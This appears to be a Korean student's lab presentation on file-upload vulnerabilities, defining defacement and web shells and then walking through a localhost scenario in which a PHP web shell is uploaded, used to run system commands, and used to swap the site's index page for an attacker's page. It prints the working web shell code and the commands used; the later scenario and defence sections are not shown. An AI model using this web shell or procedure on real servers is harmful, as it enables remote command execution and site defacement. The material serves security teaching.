

FileUpload

91914145 장혜선



목차

FileUpload

파일업로드 간략 소개

시나리오1 소개

시나리오 관련 지식

시나리오1 소개

실습

시나리오 전제로
실습 진행

시나리오2 소개

시나리오 관련 지식

시나리오2 소개

실습

시나리오 전제로
실습 진행

보안

보안 방안 적용

FileUpload란?



취약점

- ✓ 파일 업로드 기능이 존재하는 웹에서 확장자 필터링이 제대로 되지 않았을 경우, 공격자가 악성 파일을 업로드하여 시스템을 장악하는 공격을 할 수 있다.

구분	확장자
ASP	asp, asa, cds, cer
ASP.NET	aspx, asax, ascx, ashx, asmx, axd, config, cs
JSP	jsp, jspix
PHP	php, php3, php4, php5, phtml

Deface란?

'외관을 훼손하다.'

웹사이트의 첫 화면을 공격자 마음대로 바꾸고 해킹에 성공했음을 알리는 공격 형태



Deface 공격 종류

- ✓ Website Defacement : 실제적으로 Web Site에 침투하여, 홈페이지 화면의 내용을 변경시키는 공격
- ✓ Re-Direct : Web Site 내용은 건드리지 않고, 도메인 이름을 IP 주소로 변경하는 현 DNS 시스템의 보안 취약점을 이용해, 공격자가 미리 만들어 놓은 사이트로 가게하는 공격

Web Shell?

웹셸이란 공격자가 원격에서 대상 웹서버에 명령을 수행할 수 있도록 작성한 웹 스크립트 파일이다.



시나리오1



시나리오

공격자

웹셀 업로드

공격자가 공격에 필요한

파일 업로드 취약점이 있는 게시판에서
공격자는 협박용으로 공격을 시도해
원하는 바를 메인 페이지에 띄우고자 함

페이지 변경

페이지를 변경

원하는 페이지로 변경

공격자가 원하는 페이지로 메인 페이지를
변경하여 원하는 바를 요구

시나리오

deface 공격 시나리오

웹셀 업로드

공격자가 공격에 필요한 파일들을 업로드

웹셀 실행

업로드 경로를 확인하고 웹셀을 실행

기존 페이지 변경

기존에 있던 메인 페이지를 변경

파일 업로드 취약점이 있는 게시판에서
공격자는 헵박용으로 공격을 시도해
원하는 바를 메인 페이지에 띄우고자 함

공격 성공

공격자가 원하는 페이지로 메인 페이지를
변경하여 원하는 바를 요구

원하는 페이지로 변경

공격자가 원하는 페이지로 메인 페이지를
변경하여 원하는 바를 요구

웹쉘

```
<body>
  <form action="" method="GET">
    <input id="command" type="text" name="command">
    <button type="submit">Execution</button>
  </form>
</body>
</html>

<?php
header('Content-Type:text/html; charset=EUC-KR');
system($_GET['command']);
?>
```

경로 확인

웹 셸

공격자

2021-05-25

localhost/fileupload/upload/webshell.php

webshell.php 다운로드

삭제 목록 수정

localhost/fileupload/upload/webshell.php

경로 이동

← → ↻ ⓘ localhost/fileupload/upload/webshell.php


Execution

← → ↻ ⓘ localhost/fileupload/upload/webshell.php?command=cd

Execution

C:\xampp\htdocs\fileupload\upload

파일 이동



```
move C:\xampp\htdocs\fileupload\upload\webshell.php C:\xampp\htdocs\fileupload\
```

Execution

옮길 파일 경로

옮길 경로

1개 파일을 이동했습니다.

메인 페이지 확인

```


localhost/fileupload/webshell.php?command=dir

Execution


C 드라이브의 볼륨에는 이름이 없습니다. 볼륨 일련 번호: A20C-8D29 C:\xampp\htdocs\fileupload 디렉터리 2021-05-25 오전 03:48

. 2021-05-25 오전 03:48
.. 2021-05-24 오후 06:55 1,860 board.css 2021-05-25 오전 03:10 2,813 board.php 2021-05-24 오후 10:41 263 delete.php 2021-05-25 오전 12:29 1,298 detail.css 2021-05-25 오전 03:10 1,375 detail.php 2021-05-25 오전 12:25 396 download.php 2021-05-25 오전 01:29 313 hack.css 2021-05-24 오후 04:47 440 hack.html 2021-05-24 오후 03:03 65,728 hacking.png 2021-05-24 오전 03:47 2,368 index.css 2021-05-25 오전 01:07 1,087 index.html 2021-05-24 오전 02:59 372 index.js 2021-05-25 오전 03:48
upload 2021-05-01 오후 10:32 156 upload.php 2021-05-24 오전 01:23 1,032 upload_ok.php 2021-05-25 오전 03:43 893 webshell.php 2021-05-24 오후 07:12 1,431 write.css 2021-05-24 오후 07:24 1,148 write.php 2021-05-25 오전 03:20 748 write_ok.php 18개 파일 83,721 바이트 3개 디렉터리 78,166,122,496 바이트 남음
  
```

파일명 변경



파일 삭제



변경할 페이지 업로드

글작성

페이지

공격자


파일 선택 hack.html

취소


완료

파일 이동 & 파일명 변경


`move C:\xampp\htdocs\fileupload\upload\hack.html C:\xampp\htdocs\fileupload`



`hack.html -> index.html`



확인





시나리오2



